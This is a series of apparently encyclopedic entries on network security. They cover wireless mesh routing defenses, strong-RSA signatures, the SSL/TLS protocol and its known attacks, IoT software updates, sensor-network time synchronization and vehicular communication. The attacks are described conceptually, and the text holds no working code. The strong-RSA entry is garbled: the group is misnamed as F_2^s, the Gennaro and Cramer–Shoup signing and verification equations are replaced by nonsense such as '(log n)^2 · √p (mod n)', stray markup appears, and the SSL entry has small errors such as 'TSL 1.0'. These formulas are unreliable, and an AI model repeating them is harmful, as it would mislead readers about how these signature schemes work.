Defenses against packet dropping. The *watchdog* technique (Marti et al., 2000) relies on the fact that a node can overhear its neighboring node's forwarding packets to other destinations. If a node does not overhear a neighbor forwarding more than a threshold number of packets, it concludes that the neighbor is adversarial. This technique is most effective against

individual non-colluding attackers. Alternatively, the Expected Forwarded Counter (EFW) metric (Paris et al., 2013) can be used to cope with selfish behavior (i.e., packet dropping). EFW combines, in a cross-layer fashion, routing-layer observations of forwarding behavior with MAC-layer measurements of wireless link quality to select the most reliable and high-performance path.

AMD (Zhang et al., 2016) is another solution that isolates packet droppers by integrating reputation management, trustworthy route discovery, and identification of misbehaving nodes based on behavioral audits in a distributed and resource-efficient manner. AMD can detect selective dropping attacks even if end-to-end traffic is encrypted and can be applied to multichannel networks or networks consisting of nodes with directional antennas.

Defenses against rushing. Rushing attack prevention (RAP) (Hu et al., 2003c) prevents the rushing attack by waiting for up to *k* flood requests and then randomly selecting one to forward, rather than only forwarding the first one. ODSBR (Awerbuch et al., 2007) adopts another defense against the rushing attack by processing all duplicate flood packets, and if a valid flood packet with a lower metric is received, an additional rebroadcast is scheduled. The advantage of this technique is that even if an adversary performs a successful "rush" in an attempt to be selected on the path, the adversarial variant of the flood will be shortly overridden by the legitimate flood with a lower path cost.

Defenses against wormhole. Several defenses were proposed against the traditional wormhole attack. Packet leashes (Hu et al., 2003b) restrict the maximum transmission distance by using either a tight time synchronization (temporal leash) or location information (geographic leash). As such, they require specialized hardware, such as accurate clocks or GPS receivers. Another technique relies on directional antennas (Hu and Evans, 2004) and prevents wormholes by having each node maintain accurate information about its neighbors. Messages coming from a node that is not perceived as a neighbor are ignored. TrueLink (Eriksson et al., 2006) prevents formation of wormholes by using MAC-layer acknowledgments to infer if a link exists or not between two nodes.

The above techniques rely on the end points of the wormhole to prevent wormhole formation. Since the end points of a Byzantine wormhole are adversarial and cannot be trusted to follow the protocol correctly, these techniques are ineffective against Byzantine wormhole attacks. The ODSBR (Awerbuch et al., 2007) protocol incorporates several techniques to defend against the Byzantine wormhole attack, which are motivated by the observation that the primary wormhole attack is the dropping of packets that attempt to travel through the wormhole, rather than the wormhole formation. A wormhole attack will appear to ODSBR as a faulty link existing between two nodes. ODSBR mitigates the attack not by preventing the formation of the wormhole but by detecting it and increasing its weight. Once the wormhole's link weight has been increased sufficiently, ODSBR will avoid it and select the next best alternate path.

Defenses against metric manipulation attacks. Metric manipulation attacks not only distort path establishment but also make recovery difficult even if attackers are identified, because honest nodes cannot rely on the "poisoned" metric. S-ODMRP (Dong et al., 2008) uses a measurement-based detection mechanism to first identify attacker nodes and then isolate them through an accusation-based reaction mechanism. The detection component is based on the ability of honest nodes to detect a discrepancy between the advertised data rate and the actual perceived data rate. The accusation component temporarily prevents attacker nodes to participate in routing. To address the metric poisoning effect, the metric is refreshed in the network shortly after attacker identification.

Securing unicast routing. Unlike the previous defenses which target individual attacks, several full-fledged secure routing protocols were also proposed to provide resilience against outside (Papadimitratos and Haas, 2002; Zapata and Asokan, 2002; Sanzgiri et al., 2002) and inside (Hu et al., 2003a; Papadimitratos and Haas, 2003a; Hu et al., 2002; Lee, 2002) attacks.

SRP (Papadimitratos and Haas, 2002) prevents impersonation and replay attacks for on-demand routing by disabling route caching and providing end-to-end authentication using HMACs (HMA, 2002). One-way hash chains and digital signatures were used to secure on-demand distance vector (SAODV Zapata and Asokan 2002; SEAD Hu et al. 2003a; ARAN Sanzgiri

et al. 2002) and link state (Papadimitratos and Haas 2003b) routing protocols. SDT (Papadimitratos and Haas, 2003a) and Ariadne (Hu et al., 2002) use multipath routing to mitigate data dropping attacks. SDT disseminates packets across several disjoint paths and uses authenticated destination-to-source acknowledgments as proof that packets reached their destination. In Ariadne, nodes that have several paths available assign a fraction of packets to be sent along each path. This multipath approach has relatively low overhead, converges quickly, and works effectively in a well-connected wireless network, where the number of disjoint paths is large. In Afora (Lee, 2002), nodes do not forward all route replies but probabilistically drop some of them to increase resilience to attacks. Both Ariadne and Afora rely on an external feedback mechanism to notify them about the resilience of particular paths.

The ODSBR (Awerbuch et al., 2007) routing protocol was designed to withstand a large set of Byzantine attacks from multiple colluding adversaries, including data dropping, rushing, and wormhole attacks. ODSBR uses an acknowledgment-based feedback technique to detect the presence of attacks and a binary searched-based probing technique to localize faulty links on routes and selects routes based on a reliability metric that captures link failures and adversarial behavior.

When multiple paths are available between source and destination, Sprout (Eriksson et al., 2007) achieves attack resilience by generating routes probabilistically. The quality of active routes is monitored, and reliable routes with short round-trip times carry the majority of packets, whereas a fraction of the packets are sent along other routes in order to maintain diversity.

The Castor protocol (Galuba et al., 2010) distinguishes itself through simplicity. The protocol does not use any control messages except simple packet acknowledgements, and each node makes routing decisions locally and independently without exchanging any routing state with other nodes. It relies primarily on a reliability metric to route packets, and the communication reliability information is kept locally at each node in the network, not at the source. This design makes the protocol resilient to a wide range of attacks and allows it to scale to large network sizes.

Securing multicast routing. Most of the work on multicast routing in WMNs has focused on application-specific security issues such as key

management, which is needed to ensure data confidentiality and authenticity (Bruschi and Rosti, 2002; Kaya et al., 2003; Zhu et al., 2004; Lazos and Poovendran, 2007; Balachandran et al., 2005). In contrast to secure unicast routing, the work studying security issues specific to multicast routing in WMNs is relatively scarce. For tree-based multicast routing protocols, such as MAODV (Royer and Perkins, 2000), Roy et al. (2005) propose an authentication framework which allows the protocol to withstand several outside attacks targeted against the creation and maintenance of the multicast tree. The BSMR protocol (Curtmola and Nita-Rotaru, 2009) complements this work and achieves protection against Byzantine attacks in tree-based multicast protocols by using a combination of techniques which include detecting the reliability of links by comparing the perceived data rate with the rate advertised by the multicast source and selecting routes based on a reliability metric that captures adversarial behavior. Finally, for multicast routing protocols that use a mesh-based routing structure (e.g., ODMRP Lee et al. 2002) in combination with high-throughput metrics, Dong et al. (2008) present a defense technique against metric manipulation attacks.

Applications

Secure routing protocols serve as a fundamental building block for any communication system. In the context of wireless mesh networks, applications that can benefit from secure routing include those that need high performance and availability such as multimedia conferencing and online video broadcasting, as well as those that require deployment in adversarial environments such as military battlefields and rescue missions.

Secure Signatures from the "Strong RSA" Assumption

Dan Boneh[49] ✉
(49) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**

Background

In the late 1990s it was realized that by making a somewhat stronger intractability assumption than RSA (RSA Problem), it is possible to devise digital signature schemes that are fairly efficient, and at the same time have a rigorous proof of security (without resorting to the random-oracle heuristic). The intractability assumption states that given a modulus n (modular arithmetic) of unknown factorization and an element x in the ring F_2^s it is hard to come up with an exponent $e \geq 2$ and an element y in F_2^s, such that $y^e = x \pmod{n}$. This assumption, first used by Barić and Pfitzmann in the context of fail-stop signatures (Barić and Pfitzmann 1997), is called the *strong RSA assumption* (or the *flexible RSA assumption*).

Theory

A simple way of using this assumption for signatures was described by Gennaro et al. (1999). In their construction, the public key (public key cryptography) is a triple (n, x, H), where n is product of two "quasi-safe primes," x is a random element in F_2^s, and H is a hash function, mapping

strings to odd integers. The secret key consists of the factorization of n. To sign a message m, the signer picks a random string r, computes $e \leftarrow H(m, r)$, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $y^e = x \pmod{n}$. To verify a signature (r, y) on message m, the verifier checks that $y^{H(m, r)} = x \pmod{n}$.

Gennaro et al. proved that this scheme is secure—in the sense of existential unforgeability (existential forgery) under an adaptive chosen message attack (EU-CMA)—under some conditions on the function H. The first condition is that H is *division intractable*. This means that it is hard to come up with a list of pairs, (m_i, r_i), $i = 1, \ldots, t$, where the integer $H(m_t, r_t)$ divides the product $L \leftarrow E_{K_1}(0^n)$. The other condition on H means, informally, that one cannot reduce breaking the strong RSA assumption to "breaking the hash function$H$." It is shown in (Gennaro et al. 1999) that hash functions satisfying these conditions exist if the strong RSA assumption holds. (It is also shown in (Gennaro et al. 1999) that if H is modeled as a random oracle, then it satisfies these conditions, provided that its output is sufficiently long. However, Coron and Naccache showed in (Coron and Naccache 2000) that the output of H in this case should be at least as long as the modulus n.)

Cramer and Shoup (2000), followed by Fischlin (2003), proposed more efficient signatures based on the strong RSA assumption. In the Cramer–Shoup public key scheme, the public key is a 5-tuple (n, h, x, e', H), where n is a product of two "safe primes," h, x are random quadratic residues in $\underline{\texttt{il}}(x)$ is an odd prime, and H is a hash function, mapping strings to integers. If ℓ denotes the output length of H, then the prime e' must be at least $(\ell + 1)$-bit long. The secret key consists of the factorization of n. To sign a message m, the signer picks a new $(l + 1)$-bit prime $e \neq e'$ and a random quadratic residue $a \in F_2^n$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $(\log n)^2 \cdot \sqrt{p} \pmod{n}$. To verify a signature (e, y, y') on message m, the verifier checks that e is an odd $(\ell + 1)$-bit number, $e \neq e'$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and checks that $(\log n)^2 \cdot \sqrt{p} \pmod{n}$.

In the scheme of Fischlin, the public key is a 5-tuple (n, g, h, x, H), where n, h, x, H are as in the Cramer–Shoup scheme, and g is yet another random quadratic residue in F_2^s. Again, the secret key is the factorization

of n, and we use ℓ to denote the output length of H. To sign a message m, the signer picks a new $(\ell + 1)$-bit prime e and a random ℓ-bit string α, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $y^e = xg^{\alpha}h^{\alpha \oplus H(m)} \pmod{n}$. To verify a signature (e, α, y) on message m, the verifier checks that e is an odd $(\ell + 1)$-bit number, that α is an ℓ-bit string, and that $y^e = xg^{\alpha}h^{\alpha \oplus H(m)} \pmod{n}$. Fischlin also proposed other variations of this scheme, where the prime e can be chosen even shorter than $\ell + 1$ bits (and the computation made slightly more efficient), at the price of a longer public key.

For all of these schemes, it is proved that they are secure (in the sense of EU-CMA), assuming the strong RSA assumption and the collision intractability of the hash function H, and as long as the signer never uses the same prime e for two different signatures. The Cramer–Shoup signature scheme was generalized by Damgård and Koprowski to any group where extracting roots is hard (Damgård and Koprowski 2002). The same generalization can be applied to the schemes described by Fischlin.

It is interesting to note that the Cramer–Shoup signature scheme can be viewed as a simple variation on an earlier scheme by Cramer and Damgård (1996). The Cramer–Damgård scheme is based on a tree construction, and one of its parameters is the depth of that tree. For a tree of depth one, the scheme maintains in the public key a list of t odd primes $e_1, \ldots, e_t$, and can be used to generate up to t signatures, using a different prime each time. The Cramer–Shoup scheme is obtained essentially by letting the signer choose the odd primes "on the fly" instead of committing to them ahead of time in the public key. One pays for this flexibility by having to make a stronger intractability assumption. Since the attacker can now choose the exponent e relative to which it issues the forgery, one has to assume the strong RSA assumption (whereas the standard RSA assumption suffices for the Cramer–Damgård scheme.)

A curious feature of the Cramer–Shoup and Fischlin schemes (as well as some instances of the Gennaro–Halevi–Rabin scheme) is that when there is an a priori polynomial bound on the total number of signatures to be made, the signer can generate its public/private key pair even without knowing the factorization of the modulus n. (This is done using the same strategy as the simulator in the security proof of these schemes.) That makes it possible in some cases to have many users in a system, all sharing the same modulus n.

SSL; TLS

Definition

Secure Socket Layer (SSL) denotes the predominant communication security protocol of the Internet particularly for World Wide Web (WWW) services relating to electronic commerce or home banking.


Background

The majority of web servers and browsers support SSL as the de facto standard for secure client-server communication. The Secure Socket Layer protocol builds up point-to-point connections that allow private and unimpaired message exchange between strongly authenticated parties.

In the ISO/OSI reference model (ISO 7498-2 n.d.), SSL resides in the session layer between the transport layer (4) and the application layer (7); with respect to the Internet family of protocols, this corresponds to the range between TCP/IP and application protocols such as HTTP, FTP, Telnet, etc. SSL provides no intrinsic synchronization mechanism; it relies on the data link layer below.

History

Netscape developed the first specification of SSL in 1994, but only publicly released and deployed the next version, SSLv2 (Hickman 1995). With respect to public key cryptography, it relies mainly on RSA encryption (RSA Public Key Cryptosystem) and X.509-compliant certificates. Block ciphers, such as DES (Data Encryption Standard), Triple DES (3DES), and RC4, along with hash functions like MD5 and SHA, complement the suite of prevailing algorithms.



SSLv3 followed in 1996, adding cryptographic methods such as Diffie–Hellman key agreement (DH), support for the FORTEZZA key token, and the Digital Signature Standard (DSS) scheme (Freier et al. 1996).

This article focuses on SSL version 3.0 (released in 1996), and its designated successor protocol Transport Layer Security (TLS) 1.x. The Internet Engineering Task Force (IETF) officially deprecated SSL 3.0 in June 2015. SSL3.0 was later succeeded by TSL 1.0 (Dierks and Allen 1999) (released in 1999 as an upgrade to SSL 3.0), then TLS1.1 (Dierks and Rescorla 2006) (released 2006), TLS 1.2 (Dierks and Rescorla 2008) (released 2008) and TLS 1.3 (Rescorla 2018) (released 2018).

Theory

Layer Structure

SSL splits into distinct layers and message types (see Fig. 1). The *handshake* message sequence initiates the communication, establishes a set of mutual parameters like the protocol version, applicable cryptographic algorithms (*cipher suites*), and assures the validity of the message sequence. During the handshake, the participants accomplish the negotiated authentication and derive the session key material.


Secure Socket Layer (SSL), Fig. 1 SSL layer and message structure

The *record layer* fragments the full data stream into records with a maximum size of 2^{14} bytes and envelopes them cryptographically under the current session keys. Records contain a keyed message authentication code (HMAC). The initial handshake presupposes a NULL cipher suite applying no encryption and no HMAC.

The record layer fully provides the use of compression. However, for patent reasons, the core specifications name no method explicitly, except for the mandatory NULL algorithm, which practically makes compression an incompatible, implementation-dependent feature.

Additional *alert* messages inform on exceptional protocol conditions or one participant's demand to end the communication (*closure* alert).

Basic Protocol Sequence



The SSL handshake accomplishes three goals. Firstly, both parties agree on a *cipher suite*, i.e., the set of cryptographic algorithms that they permit to use for the application data protection.

Secondly, they establish a common *master_secret* in order to derive their session key material.

Finally, the participant's identities are authenticated. Although the SSL specification permits anonymous, server-only, and mutual authentication, it is customary to only assert the server's identity.

Figure 2 gives an overview of the SSL protocol variants. It comprises four different handshake sequences, each identified by a capital letter:

- ***S*** denotes the server-authenticated message flow.
- ***C*** marks the sequence with additional client authentication.
- ***E*** shows the handshake variant with ephemeral Diffie–Hellman key agreement.
- ***R*** stands for the handshake of resumed sessions. Note, that the message pairs *ChangeCipherSpec/Finished* of client and server are drawn in reverse order; the server message pair follows *ServerHello* immediately.

Secure Socket Layer (SSL), Fig. 2 SSL protocol sequence

The client opens the connection with a *ClientHello* message, which contains its selection of acceptable cipher suites and a random number.

The server chooses from the supported cipher suite and adds another random number, which together builds the *ServerHello* response. Later, these two random numbers become part of the session's *master_secret*.

Server Authentication

The server appends a *Certificate* message, which holds a X.509 certificate bearing its identity and public key. Most often RSA keys (RSA Digital Signature Scheme) are used. DSS-signed certificates usually carry a long-term DH public key. If multiple levels of the public key hierarchy separate the server certificate from the root authority certificate present in the client browser, then the server is required to deliver an ordered list of all dependent certificates. The empty *ServerHelloDone* message finishes this sequence.

The client confirms the validity of the certificate chain up to one of its trusted (built-in) root certificates. It generates another random number and encrypts it under the server's RSA public key. This encrypted *pre_master_secret* forms the *ClientKeyExchange* message.

DH/DSS cipher suites might demand the client to create (ephemeral) DH keys matching the server's domain parameters for the *ClientKeyExchange* message. Note, that if both parties own certificates with group-compatible, fixed DH public keys, every connection generates the identical *pre_master_secret*.

Both sides derive the shared session key material independently in two steps. First, the *key derivation function* (KDF) transforms the client's *pre_master_secret* and both exchanged random numbers into the *master_secret*. Afterwards, the KDF is reapplied to the *master_secret* and both random values to compute the final key block. With respect to the chosen cipher suite, the key block is broken up into a maximum of six segments used as directional encryption keys (with initialization vectors) and directional HMAC keys.

Client Authentication

SSL servers can demand client authentication through a *CertificateRequest* message. It contains the permitted certificate types, i.e., signature

algorithms, and a list of trusted certification authorities identified by their respective distinguished name.

The client answers with a *Certificate* message holding either a single certificate or the full certification chain. In addition, it creates a *CertificateVerify* message that contains a digest of the previous handshake messages, signed by the private key that corresponds to the just conveyed certificate.

Ephemeral Diffie–Hellman Key Agreement

The ephemeral Diffie–Hellman key agreement (DH) embeds into the *ServerKeyExchange* and the *ClientKeyExchange* messages. Both sides send their DH public keys and, together with their own DH private keys, calculate a shared *pre_master_secret*. Note, that anonymous DH cipher suites are susceptible to man-in-the-middle attacks and protect only against passive eavesdropping (eavesdropper).

Both sides end the handshake sequence with two further messages: *ChangeCipherSpec* indicates the shift to the newly negotiated cipher parameters. *Finished* is the first message encrypted under the new cryptographic material; it declares the handshake sequence complete. It holds an HMAC digest over the whole handshake sequence and the negotiated *master_secret* in order to ensure that no message tampering remains undetected.

The cryptographic state is established and confirmed on both sides, and the record layer now encrypts and authenticates application data under its new session keys.

The alert message *CloseAlert* indicates the protocol end, followed by the TCP layer’s closing FIN packet.

Protocol Resumption

SSL permits the resumption of formerly established sessions in order to shortcut the handshake and preserve CPU cycles by avoiding, for instance, the computationally expensive *pre_master_secret* decryption.

Depending on whether the server supports this feature, it sends a session identification string enclosed in the *ServerHello* message. After establishing a valid cryptographic state, this id refers to the stored *master_secret*. Subsequent client connections indicate their intention to resume a session by specifying the id in the *ClientHello* message.

Resumed sessions possess unique key blocks because the key generation process recombines the stored *master_secret* with fresh random nonce out of both *Hello* messages.

Additional Information

SSL permits the renegotiation of its cipher suites during the course of the application protocol through a simple repetition of the handshake sequence.

The Internet Assigned Numbers Authority (IANA) allots unique TCP port numbers to SSL/TLS-enabled protocols, which are marked with the appended letter *S*; for example, port 443 for HTTPS or 989/990 for FTPS (Internet Assigned Numbers Authority (IANA) n.d.).

Security Analysis

Several authors have analyzed the SSL protocol suite, stating in consensus that, beginning with v3.0, it is mature and without major design flaws (Mitchell et al. 1998; Paulson 1999; Wagner and Schneier 1997).

Wagner and Schneier conclude in their analysis that "In general SSL 3.0 provides excellent security against eavesdropping and other passive attacks. Although export-weakened modes offer only minimal confidentiality protection, there is nothing SSL can do to improve that fact" (Wagner and Schneier 1997).

Some minor attacks are known; however, cautious implementation seems to prevent their applicability (Rescorla 2000).

The man-in-the-middle*version rollback* attack tries to establish a SSL v2.0 handshake protocol between SSLv3/TLS-capable parties in compatibility mode. Due to a serious flaw in SSLv2, an active adversary is capable to enforce an export weakened cipher suite, and attack the session keys *brute-force* (Cryptanalysis). This SSLv2 attack is also called *cipher suite rollback*. The TLS standard (Dierks and Rescorla 2008) gives recommendations on how to detect downgrade attempts by embedding a short, well-defined pattern into the PKCS#1 padding data (PKCS) of the RSA encryption, instead of using of purely random bytes. If an SSLv3/TLS-capable server finds the pattern, it will recognize that the other party operates in backwards compatibility mode, although a later protocol version is supported.

Bleichenbacher published an attack against the PKCS#1 (version 1) formatted RSA encryption known as the *million message attack*

(Bleichenbacher 1998). Probing an SSL/TLS server with chosen *ClientKeyExchange* messages might reveal the encrypted *pre_master_secret* after about 2^{20} attempts if the server issues error alerts that allow distinguishing between correctly and incorrectly formatted messages (chosen ciphertext attack). The TLS specification recommends as a countermeasure to treat PKCS#1 formatting errors by simply continuing the handshake protocol with a randomly generated *pre_master_secret*. In this case, the server behaves alike, whether or not the formatting is correct (Dierks and Allen 1999).

The general method of timing cryptanalysis (Kocher 1997) is applicable against SSL/TLS servers if a large number of unbiased measurements of private key operations is available. Practical attacks were shown for example by Brumley and Boneh (2003) and Klima et al. (2003). Countermeasures against timing attacks usually degrade performance, for instance, by randomly delaying cryptographic operations or by retaining a constant response time in order to conceal information of the algorithms' execution paths.


Definition

Secure software update is the process of remotely distributing reliable software updates to all the IoT network's devices. The main objective of a software update scheme is to enable secure and efficient propagation of software updates across the network, ensuring that devices are running the latest authorized version of the software. In the IoT domain, software update schemes make numerous assumptions about the system architecture, device requirements, and adversarial capabilities.

Background

The Internet of Things (IoT) revolution continuously involves many interconnected resource-constrained devices that collect, process, and exchange an enormous amount of (more or less) sensitive information. While IoT is increasing rapidly, IoT devices are becoming an easy target for disastrous cyberattacks. Indeed, responding to a cyberattack typically includes a set of actions such as patching vulnerable software, replacing code, updating configurations and cryptographic credentials of the devices, etc. Hence, secure and efficient distribution of software updates and patches plays a crucial role in improving the security of IoT systems. Moreover, since IoT devices are increasingly deployed in remote environments where the physical access is often impractical, software updating approaches demand adequate security mechanisms to guarantee secure over-the-air propagation of code updates (Arakadakis et al., 2022).




In particular, the state-of-the-art software update mechanisms consider various adversarial actions such as the following:

- An adversary may introduce a new malicious code to alter or replace the legitimate software updates distributed to IoT devices and persuade devices to download and install backdoored software versions.
- An adversary can obtain the software updates by eavesdropping a software distribution operation.
- An adversary may prevent the efficient propagation of software updates by fabricating the control messages that devices communicate with one another to maximize efficiency.
- If a code image is authenticated using a digital signature, the adversary can introduce fake signature packets into the network, make receiving devices conduct expensive signature verifications, and finally drain their limited battery power.
- Reverse-engineering the update and searching for flaws in the older or updated version can be used by an adversary to violate confidentiality.
- An adversary may use potential authentication delays to carry out denial of service (DoS) attacks.
- An adversary may refuse an update to maintain a device running an obsolete software version that could be vulnerable to attack.

Theory

In general, software update schemes can be distinguished based on their key design characteristics and assumptions including device requirements, system architecture, adversarial capabilities, etc. In the following, we briefly summarize different approaches for secure software updates.



Deluge (Hui and Culler, 2004) is a data dissemination protocol in a multihop wireless sensor network (WSN) that efficiently distributes large amount of data by relying on incremental upgrades. Deluge fragments the program image of size S_{obj} into P fixed-size pages as depicted in Fig. 1. Each page is divided into N same-size packets of size S_{pkt}; thus, the size of one page is $S_{\text{page}} = N * S_{\text{pkt}}$. Deluge follows a page-by-page dissemination approach, where each device can request a page only after completely receiving every packet in the previous page. To enable incremental upgrades, Deluge associates each software image update with a unique incremental version number. Hence, devices can upgrade to the newer version by retrieving only the changed pages. The Deluge approach is extended by other secure code dissemination schemes, e.g., Lanigan et al. (2006), Deng et al. (2006), and Dutta et al. (2006), which aim to address various threats against Deluge. These schemes rely on different cryptographic choices to authenticate a new code image, e.g., the authentication is performed at the page or packet level.

Secure Software Updates in IoT Devices, Fig. 1 An overview of data management in Deluge protocol (Hui and Culler, 2004) which splits a code image into *P* fixed-size pages, and each page is divided into *N* same-size packets

Multihop network reprogramming (MNP) (Kulkarni and Wang, 2005) provides a secure code dissemination technique over a network of resource-constrained nodes. To reduce collision, MNP proposes an efficient sender selection mechanism that limits the transmitter nodes and provides efficient code dissemination for a subset of the network. Such a selection mechanism prevents packet loss, saves energy, and guarantees that in a neighborhood, there is at most one source of transmitting the update at a time. In order to mitigate the concurrent sender problem, in MNP, sender nodes compete among themselves based on the number of distinct requests they have received.

Updaticator (Ambrosin et al., 2014) is a protocol for efficient and secure distribution of confidential software updates to a large number of devices by leveraging untrusted cache-enabled networks. It relies on named data networking (NDN) and utilizes ciphertext-policy attribute-based encryption (CP-ABE) to provide flexible access control using attributes. Updaticator enables caching by encrypting each update under a corresponding symmetric key to ensure identical ciphertexts for all devices receiving this update. Overall, in Updaticator, a *policy server (PS)* (depicted in Fig. 2) is responsible for generating keys, importing updates, and defining the update policy. When a new update is published, *PS* associates each update with an access policy and generates a random unique encryption key for this update and sends them to an *update server (US)*. Next, *PS* sends the encrypted update to a *distribution server (DS)*, responsible for distributing updates. A *client (C)* can send a request to *US* to check whether new updates are available. Once an update is selected, *C* sends a request to *DS* to retrieve and download the update package.

Secure Software Updates in IoT Devices, Fig. 2 An overview of system model in Updaticator (Ambrosin et al., 2014)

SHeFU (Rabbani et al., 2020) is a secure hardware-enabled protocol for firmware updates. Unlike classical software dissemination techniques, SHeFU focuses on device communications to achieve software dissemination among IoT devices in the network. Every node in SHeFU is equipped with a secure hardware module that performs Firmware Digest (FD) computation over its underlying firmware *f*. FD is produced by a hash function that requires three inputs: (1) the hash of the firmware *H*(*f*), (2) a set of attributes related to the update, and (3) a nonce. We denote FD as follows:

FD = Hash[*H*(*f*) || *Attributes* || *Nonce*].

By employing secure hardware root-of-trust, SHeFU guarantees the secure computation of the FD. FD is included in the authentication algorithm; thus, only the receiving devices with the same FD can verify the message and get successfully authenticated. Therefore, in SHeFU, devices that are unwilling to upgrade their firmware will subsequently lose their ability to communicate across the network; as a result, interactions between devices can only occur if they are running legitimate firmware.

The recent transition toward green computing necessitates novel update mechanisms for intermittent systems and batteryless devices that operate with limited power. In this context, Wisecr (Su et al., 2022) constructs a secure wireless firmware update mechanism for ultralow power and multiple batteryless computational radio frequency identification (CRFID) devices. In Wisecr, a server maintains a database of provisioned CRFID tokens and issues the new firmware by splitting it into blocks. Additionally, Wisecr enables remote attestation of code installation.

Security Properties

The software update procedure should guarantee the following fundamental security properties:

- *Integrity and Authenticity*. Devices should install only an authorized and untampered software update. It must originate from a legitimate source and cannot be altered in transit. Receiving devices must be able to verify that the obtained update originates from the source it claims to be from.
- *Availability*. The updates should be constantly available or accessible to an authorized device.
- *Confidentiality*. The proprietary updates should remain private and should not be made available to unauthorized individuals trying to get access to confidential updates or reverse-engineer the embedded software.
- *Freshness*. Devices should be able to access the complete list of available software updates. In addition, the device should verify whether the software update information is fresh or outdated to detect an ongoing attack that intentionally prevents devices from patching security issues by hiding the presence of new updates.

Open Problems and Future Directions

Dynamic software updates that aim to apply changes to software currently in execution remain an open challenge in the secure software update research area. Dynamic updates are essential for IoT devices deployed in safety-critical and real-time infrastructures (e.g., smart aerospace, smart healthcare) where the device cannot suspend the regular operation to perform software updates.

In future work, a promising research direction includes survivable software update mechanisms. Such mechanisms could play a key role in guaranteeing the security of the software update even when it is partially compromised.

Definition

Secure time synchronization in wireless sensor networks is to securely synchronize the clocks of sensor nodes in hostile environments.

Background

Time synchronization is indispensable for many wireless sensor network applications. Several time synchronization protocols (e.g., (Elson et al. 2002; Ganeriwal et al. 2003)) have been proposed for wireless sensor networks in benign environments. However, without addressing security, all those time synchronization techniques cannot survive malicious attacks in hostile environments. Attacks against existing time synchronization protocols have been summarized in (Manzo et al. 2005). Because all time synchronization protocols rely on time-sensitive message exchanges, an adversary may forge or delay time synchronization messages, jam the communication channel, and drop time synchronization messages. Though

message authentication can be used to validate message sources and contents, it cannot validate the timeliness of messages.

Theory

A number of secure time synchronization techniques have been proposed for wireless sensor networks to achieve pair-wise time synchronization between two neighbor nodes, cluster-based time synchronization among a group of sensor nodes, or global time synchronization in a whole sensor network.

First, Ganeriwal et al. (2005) proposed a secure single-hop pair-wise synchronization technique to deal with the pulse-delay and wormhole attacks. It uses authenticated time-stamp information to estimate both clock difference and message transmission delay, which can detect the extra message transmission delay introduced by the pulse-delay and wormhole attacks. However, because it uses software to authenticate time synchronization messages, it does not work on sensor radios with high data rate (e.g., 250 kbps) due to the large delay for generating message authentication code. To solve this problem, Sun et al. (2006a) proposed to use hardware security component in IEEE 802.15.4 compliant radios to authenticate the time synchronization messages. Song et al. (2005) proposed two methods for detecting and tolerating the pulse-delay attacks: one transforms attack detection into statistical outliers detection, and the other detects attacks by deriving the bound of the time difference between two nodes through message exchanges.

Second, a fault-tolerant cluster-wise clock synchronization (Sun et al. 2005) has been proposed to provide a common clock among a cluster of nodes, where the nodes in each cluster can communicate with each other directly through broadcast. It guarantees an upper bound of time difference between normal nodes in a cluster, provided that the malicious nodes are no more than one-third of the cluster. Unlike the traditional fault-tolerant time synchronization approaches, this scheme does not introduce collisions between synchronization messages, nor does it require costly digital signatures.

Third, two secure and resilient global time synchronization schemes (Sun et al. 2006b) have been proposed to achieve a common clock among all the sensor nodes in a sensor network. The basic idea is to provide

redundant ways for each node to synchronize its clock with the common source, so that it can tolerate partially missing or false synchronization information provided by the malicious nodes. A secure and resilient global time synchronization protocol called TinySeRSync (Song et al. 2005) has been implemented on MICAz motes running TinyOS. The experimental results indicate that TinySeRSync is a practical system. A secure global time synchronization scheme (Du et al. 2008) has been proposed for heterogeneous sensor networks (HSN), which consists of a small number of powerful high-end sensors and a large number of low-end sensors. The scheme consists of two parts: synchronizing all high-end sensors that have long transmission range in an HSN and synchronizing low-end sensors to the high-end sensors in each cluster.

Applications

Time synchronization is an important component of a wireless sensor network to provide a common clock among sensor nodes. Most wireless sensor network applications, such as data fusion, target tracking, and power saving, require synchronized clocks among sensor nodes. The time-slotted MAC protocols achieve multiple accesses to the shared communication medium by assigning time slots to a group of nodes. Thus, sensor nodes need to have a synchronized clock to access their time slots without colliding with each other. However, without addressing security, all the time synchronization techniques in wireless sensor networks cannot survive the malicious attacks in hostile environments. Secure time synchronization can provide a common clock in sensor nodes even under attacks in hostile environments.

Open Problems

WirelessHART (2013) is an industrial standard on using wireless sensor networks in industrial control systems. Time synchronization is critical for time division multiple access (TDMA) and channel-hopping techniques used in WirelessHART MAC layer protocol. It is important to measure the impacts of various attacks on the time synchronization scheme in WirelessHART standard and provide countermeasures for those potential attacks.

Security and privacy-enhancing technologies for connected vehicles and intelligent transportation systems

Definition

Vehicular communication (VC) system security and privacy mechanisms manage VC system entities (wirelessly communicating devices onboard vehicles or at the roadside, or internetworked servers), faulty behavior, and minimize user data exposure.

Background

Transportation safety and efficiency greatly improved due to (i) active safety mechanisms, including automatic cruise control (ACC) and autonomous emergency braking (AEB), due to onboard vehicle sensors, and (ii) intelligent transportation systems (ITS), including automated toll collection, active road signs, traffic control, and navigation. This has fueled the vision of VC systems to further enhance transportation safety and

efficiency. Vehicle-mounted onboard units (OBUs) and roadside infrastructure units (RSUs), with dedicated sensing, computing, and wireless networking, allow *vehicle-to-vehicle* (V2V) (OBU to OBU) and *vehicle-to-infrastructure* (V2I or I2V) (OBU to RSU and/or internetworked services) communication. V2V and V2I are termed *vehicle-to-anything* (V2X) communication, an enabler of the so-called *Internet of Vehicles* (IoV).

VC can, for example, (i) enable rich real-time traffic and road condition data collection and dissemination; (ii) extend the driver horizon with real-time cooperative awareness and notifications on environmental (e.g., ice on the pavement) or traffic (e.g., emergency braking) hazards or needed actions (e.g., to yield to an approaching emergency vehicle), as well as facilitate optimal route selection (e.g., to avoid traffic congestion or construction zones); and (iii) enhance driving automation, e.g., cooperative ACC, platooning, junction management, and maneuver (e.g., lane changing) coordination.

VC systems have raised concerns about malicious attackers forging V2X messages, causing collisions or creating traffic jams, or rational attackers avoiding toll payments, manipulating fleet management, or masquerading emergency vehicles to use lanes freed by unsuspecting drivers that yield, or curious, large-scale observers of V2X with a powerful tool to track vehicles and undermine driver and passenger privacy.

